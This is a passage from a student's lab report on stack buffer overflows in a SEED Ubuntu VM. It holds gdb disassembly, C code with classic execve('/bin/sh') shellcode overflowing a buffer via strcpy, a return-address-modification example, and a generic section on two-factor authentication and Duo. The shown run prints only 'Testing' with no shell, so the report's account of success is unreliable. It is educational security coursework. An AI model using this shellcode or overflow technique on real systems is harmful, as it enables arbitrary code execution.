
d. Figure 14 shows the “disassemble main” command that is run.


SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal May 20 21:42
Terminal

```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from ShellCode...
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x0000000000401ce5 <+0>:     endbr64
   0x0000000000401ce9 <+4>:     push   rbp
   0x0000000000401cea <+5>:     mov    rbp,rsp
   0x0000000000401ced <+8>:     sub    rsp,0x20
   0x0000000000401cf1 <+12>:    mov    rax,QWORD PTR fs:0x28
   0x0000000000401cfa <+21>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000000000401cfe <+25>:    xor    eax,eax
   0x0000000000401d00 <+27>:    lea    rax,[rip+0x932fd]        # 0x495004
   0x0000000000401d07 <+34>:    mov    QWORD PTR [rbp-0x20],rax
   0x0000000000401d0b <+38>:    mov    QWORD PTR [rbp-0x18],0x0
   0x0000000000401d13 <+46>:    mov    rax,QWORD PTR [rbp-0x20]
   0x0000000000401d17 <+50>:    lea    rcx,[rbp-0x20]
   0x0000000000401d1b <+54>:    mov    edx,0x0
   0x0000000000401d20 <+59>:    mov    rsi,rcx
   0x0000000000401d23 <+62>:    mov    rdi,rax
   0x0000000000401d26 <+65>:    call   0x447c40 <execve>
   0x0000000000401d2b <+70>:    nop
   0x0000000000401d2c <+71>:    mov    rax,QWORD PTR [rbp-0x8]
   0x0000000000401d30 <+75>:    xor    rax,QWORD PTR fs:0x28
   0x0000000000401d39 <+84>:    je     0x401d40 <main+91>
   0x0000000000401d3b <+86>:    call   0x44ba50 <__stack_chk_fail_local>
   0x0000000000401d40 <+91>:    leave
   0x0000000000401d41 <+92>:    ret
End of assembler dump.
gdb-peda$ 
```

Figure 14

e. Figure 15 shows the “disassemble __execve” command that is run.



SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
May 20 21:43
Terminal

```
   0x0000000000401cfa <+21>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000000000401cfe <+25>:    xor    eax,eax
   0x0000000000401d00 <+27>:    lea    rax,[rip+0x932fd]        # 0x495004
   0x0000000000401d07 <+34>:    mov    QWORD PTR [rbp-0x20],rax
   0x0000000000401d0b <+38>:    mov    QWORD PTR [rbp-0x18],0x0
   0x0000000000401d13 <+46>:    mov    rax,QWORD PTR [rbp-0x20]
   0x0000000000401d17 <+50>:    lea    rcx,[rbp-0x20]
   0x0000000000401d1b <+54>:    mov    edx,0x0
   0x0000000000401d20 <+59>:    mov    rsi,rcx
   0x0000000000401d23 <+62>:    mov    rdi,rax
   0x0000000000401d26 <+65>:    call   0x447c40 <execve>
   0x0000000000401d2b <+70>:    nop
   0x0000000000401d2c <+71>:    mov    rax,QWORD PTR [rbp-0x8]
   0x0000000000401d30 <+75>:    xor    rax,QWORD PTR fs:0x28
   0x0000000000401d39 <+84>:    je     0x401d40 <main+91>
   0x0000000000401d3b <+86>:    call   0x44ba50 <__stack_chk_fail_local>
   0x0000000000401d40 <+91>:    leave
   0x0000000000401d41 <+92>:    ret
End of assembler dump.
gdb-peda$ disassemble __execve
Dump of assembler code for function execve:
   0x0000000000447c40 <+0>:     endbr64
   0x0000000000447c44 <+4>:     mov    eax,0x3b
   0x0000000000447c49 <+9>:     syscall
   0x0000000000447c4b <+11>:    cmp    rax,0xfffffffffffff001
   0x0000000000447c51 <+17>:    jae    0x447c54 <execve+20>
   0x0000000000447c53 <+19>:    ret
   0x0000000000447c54 <+20>:    mov    rcx,0xffffffffffffffc0
   0x0000000000447c5b <+27>:    neg    eax
   0x0000000000447c5d <+29>:    mov    DWORD PTR fs:[rcx],eax
   0x0000000000447c60 <+32>:    or     rax,0xffffffffffffffff
   0x0000000000447c64 <+36>:    ret
End of assembler dump.
gdb-peda$ 
```

Figure 15

3. Final Attack:

a. Now, we have the shell code. We know it must be part of the string which we will use to overflow the buffer. We know we must point the return address back into the buffer. The code in the Figure 16 demonstrates these points.




```c
#include <stdio.h>
#include <string.h>

/*
After the gdb debugging step, we obtained the final shellcode. Towards the end, we included the "/bin/sh" command, which will initiate the shell once executed. To overwrite the return address, we utilize the "strcpy" function to copy our large_string containing the shellcode into the buffer. As a test, we incorporated a printf statement with the message "Testing" to verify if the new shell starts functioning. If the attack is successful, the shell will commence immediately after the printf statement.
*/

char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  printf("Testing");

  strcpy(buffer,large_string);
}
```

Figure 16

What we have done above is filled the array large_string[] with the address of buffer[], which is where our code will be. Then we copy our shellcode into the beginning of the large_string string. strcpy() will then copy large_string onto buffer without doing any bounds checking, and will overflow the return address, overwriting it with the address where our code is now located. Once we reach the end of the main, it tried to return it jumps to our code, and execs a shell.


b. Figure 17 shows the compilation of the above code.



```
seed@Harish_CMPE209:~/.../Assignment4$gcc FinalAttack_Code.c -o FinalAttack_Code
FinalAttack_Code.c: In function ‘main’:
FinalAttack_Code.c:21:23: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
   21 |     *(long_ptr + i) = (int) buffer;
      |                       ^
seed@Harish_CMPE209:~/.../Assignment4$
```

Figure 17

c. Figure 18 shows the running of the above code.



```
seed@Harish_CMPE209:~/.../Assignment4$gcc FinalAttack_Code.c -o FinalAttack_Code
FinalAttack_Code.c: In function ‘main’:
FinalAttack_Code.c:21:23: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
   21 |     *(long_ptr + i) = (int) buffer;
      |                       ^
seed@Harish_CMPE209:~/.../Assignment4$./FinalAttack_Code
Testingseed@Harish_CMPE209:~/.../Assignment4$
```

Figure 18

The problem we are faced when trying to overflow the buffer of another program is trying to figure out at what address the buffer (and thus our code) will be. The answer is that for every program the stack will start at the same address. Most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time. Therefore, by knowing where the stack starts we can try to guess where the buffer we are trying to overflow will be.

12. Current Security Technology:

One existing security solution that has gained significant popularity is Two-Factor Authentication (2FA). 2FA is a security protocol designed to add an extra layer of protection to user accounts by requiring two different types of authentication factors.

The system operation process of 2FA typically involves the following steps:

User Initiation: When a user attempts to access a protected resource, such as logging into an online account, they provide their username and password as the initial authentication factor.

Request for Second Factor: After successful submission of the initial authentication factor, the system recognizes the need for an additional factor and prompts the user to provide it. The second factor is typically something the user possesses or something inherent to their identity.

Second Factor Authentication: The user provides the second factor, which can be one of the following types:

a. SMS or Email Code: The user receives a one-time code via SMS or email and enters it into the system.

b. Time-Based One-Time Password (TOTP): The user generates a one-time password using an authenticator app like Google Authenticator or Authy.

c. Biometric Authentication: The user provides a biometric identifier such as a fingerprint, facial recognition, or iris scan.

Verification and Access Grant: The system verifies the second factor provided by the user. If the second factor is valid, access to the protected resource is granted.

To implement 2FA, several techniques are employed:

Time-Based One-Time Password (TOTP) Algorithm: This algorithm generates a one-time password based on a shared secret key and the current time. The secret key is securely stored on the user's device and the server. The authenticator app uses this key to generate time-based passwords that are synchronized between the server and the user's device.

Short Message Service (SMS): In this technique, the user receives a one-time code via SMS on their registered phone number. The code is typically valid for a short duration and must be entered into the system to complete the authentication process.

Biometric Authentication: Biometric techniques use unique physical or behavioral characteristics of an individual for authentication. The user's biometric data, such as fingerprints or facial features, is stored securely and used to match against the provided biometric sample during the authentication process.

The working principle of 2FA is based on the concept of "something you know" (e.g., password) combined with "something you have" (e.g., smartphone, security key) or "something you are" (e.g., biometric). By requiring both factors, even if an attacker gains access to one factor, they would still need the second factor to successfully authenticate and gain access to the protected resource.

2FA significantly enhances security by mitigating the risks associated with password-based authentication alone, as it adds an additional layer of protection against unauthorized access and helps prevent account compromise even if the password is compromised or stolen.

Duo two-factor authentication:

Duo two-factor authentication is a security solution that adds an extra layer of protection to the login process by requiring users to provide two forms of identification. It helps mitigate the risk of unauthorized access even if an attacker obtains or guesses the user's password.

Here's an overview of Duo two-factor authentication:

1. How Duo Two-Factor Authentication Works:
    - User Login: When a user attempts to log in to a protected application or system, they enter their username and password as the first factor.
    - Second Factor Verification: After entering the credentials, Duo prompts the user to provide a second factor for verification. This second factor can be one of the following:
        - Push Notification: Duo sends a push notification to the user's registered device (such as a smartphone). The user approves or denies the login attempt directly from the device.
        - One-Time Passcode (OTP): The user receives a time-based OTP via SMS, phone call, or generated by a Duo mobile app. The user enters the OTP to complete the authentication process.
        - U2F Token: A physical security key or USB token is used as the second factor, requiring the user to insert or tap the key to authenticate.
        - Biometric Verification: Duo can also integrate with biometric authentication methods, such as fingerprint or face recognition, as the second factor.
2. Benefits of Duo Two-Factor Authentication:
    - Enhanced Security: Two-factor authentication provides an additional layer of security, significantly reducing the risk of unauthorized access, even if passwords are compromised.
    - User-Friendly: Duo offers various authentication methods, including push notifications, which provide a seamless and user-friendly experience.
    - Easy Integration: Duo supports integration with a wide range of applications, platforms, and systems, making it easy to implement two-factor authentication across an organization.
    - Administrative Controls: Administrators have visibility and control over user authentication, allowing them to set policies, enforce security measures, and monitor authentication attempts.
3. Duo Access Gateway:
    - Duo Access Gateway extends two-factor authentication to cloud-based applications and remote access environments, providing secure access controls for users connecting from outside the corporate network.

4. Management and Reporting:
    - Duo provides a centralized administrative portal where administrators can manage user accounts, configure authentication policies, and generate reports on user activity and authentication events.

It is important to note that Duo two-factor authentication is just one example of a two-factor authentication solution. Other providers and solutions may have similar or additional features to enhance authentication security.

References:

1. Duo Security - Official Website:

- Website: https://duo.com/
- This is the official website of Duo Security, where you can find comprehensive information about their two-factor authentication solutions, including product details, features, and implementation guides.

2. Duo Security Documentation:
    - Documentation: https://duo.com/docs
    - The Duo Security documentation provides in-depth technical resources, guides, and integration instructions for implementing and configuring Duo two-factor authentication in various environments.
3. Duo Security Blog:
    - Blog: https://duo.com/blog
    - The Duo Security blog offers articles, insights, and updates on topics related to cybersecurity, authentication best practices, and industry trends, including information on two-factor authentication.
4. Duo Security Community:
    - Community: https://community.duo.com/
    - The Duo Security community is a forum where users can ask questions, share experiences, and discuss various topics related to Duo's authentication solutions, including two-factor authentication.

Conclusion:

From this homework, I learned about various concepts and how to perform Buffer overflow attack.

APPENDIX

BufferOverFlow_NormalCode.c:

```
/*
In this example of a buffer overflow, we attempt to bypass the assignment statement by calling a method named
"function" from the main function. When the method is called, the parameters are stored on the stack along with
the return address, saved frame pointer, and local variables like buffer1 and buffer2, which are also pushed onto
the stack.
*/

#include<stdio.h>

void function (int a, int b, int c)
{
    char buffer1[5];
    char buffer2[10];
}

void main()
{
    int x;
    x = 0;
    function(1,2,3);
    x = 1;        //Bypass the assignment statement 'x = 1' by lauching the attack
    printf("%d\n",x);
}
```

BufferOverFlow_AttackCode.c:

```
/*
In this example of a buffer overflow, we attempt to bypass the assignment statement by calling a method named
"function" from the main function. When the method is called, the parameters are stored on the stack along with
the return address, saved frame pointer, and local variables like buffer1 and buffer2, which are also pushed onto
the stack.

In this scenario, our aim is to modify the return address of the function by increasing its value by 8 bytes. By
doing so, we can bypass the assignment statement immediately following it and proceed directly to the printf
statement located at the end.
*/

#include<stdio.h>

void function (int a, int b, int c)
{
    char buffer1[5];
    char buffer2[10];

    int *ret;

/*
Immediately preceding the buffer1[] array on the stack, there is the Saved Frame Pointer (SFP), and before that, the return address. The return address is located 4 bytes beyond the end of buffer1[]. However, it is essential to note that buffer1[] is actually 2 words in length, equivalent to 8 bytes. As a result, the address calculated is 12 bytes from the start of buffer1[]. Consequently, in the given statement, the value of buffer1 is incremented by 12.
*/
    ret = buffer1 + 12;

/*
To determine the specific value of 8 bytes that needed to be added in this scenario, we utilized a debugger tool such as "gdb". By employing gdb, we examined the program's execution and stack layout to identify the correct number of bytes required for our intended manipulation. Through this process of debugging and analysis, we verified and established the value of 8 bytes as the necessary adjustment in this particular case.
*/
     (*ret) += 8;
}

void main()
{
     int x;
     x = 0;
     function(1,2,3);
     x = 1;          //Bypass the assignment statement 'x = 1' by lauching the attack
     printf("%d\n",x);
}
```

ShellCode.c

```
/*
A shellcode is basically a piece of code that launches a shell. If we use the C code to implement it, it will look like the following code. This is the code to spawn a shell in C.
*/
#include <stdio.h>

void main()
{
     char *name[2];

     name[0] = "/bin/sh";
     name[1] = NULL;
     execve(name[0], name, NULL);
}
```

FinalAttack_Code.c

```
#include <stdio.h>
#include <string.h>

/*
After the gdb debugging step, we obtained the final shellcode. Towards the end, we included the "/bin/sh"
command, which will initiate the shell once executed. To overwrite the return address, we utilize the "strcpy"
function to copy our large_string containing the shellcode into the buffer. As a test, we incorporated a printf
statement with the message "Testing" to verify if the new shell starts functioning. If the attack is successful, the
shell will commence immediately after the printf statement.
*/

char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main()
{
    char buffer[96];
    int i;
    long *long_ptr = (long *) large_string;

    for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

    for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

    printf("Testing");

    strcpy(buffer,large_string);
}
```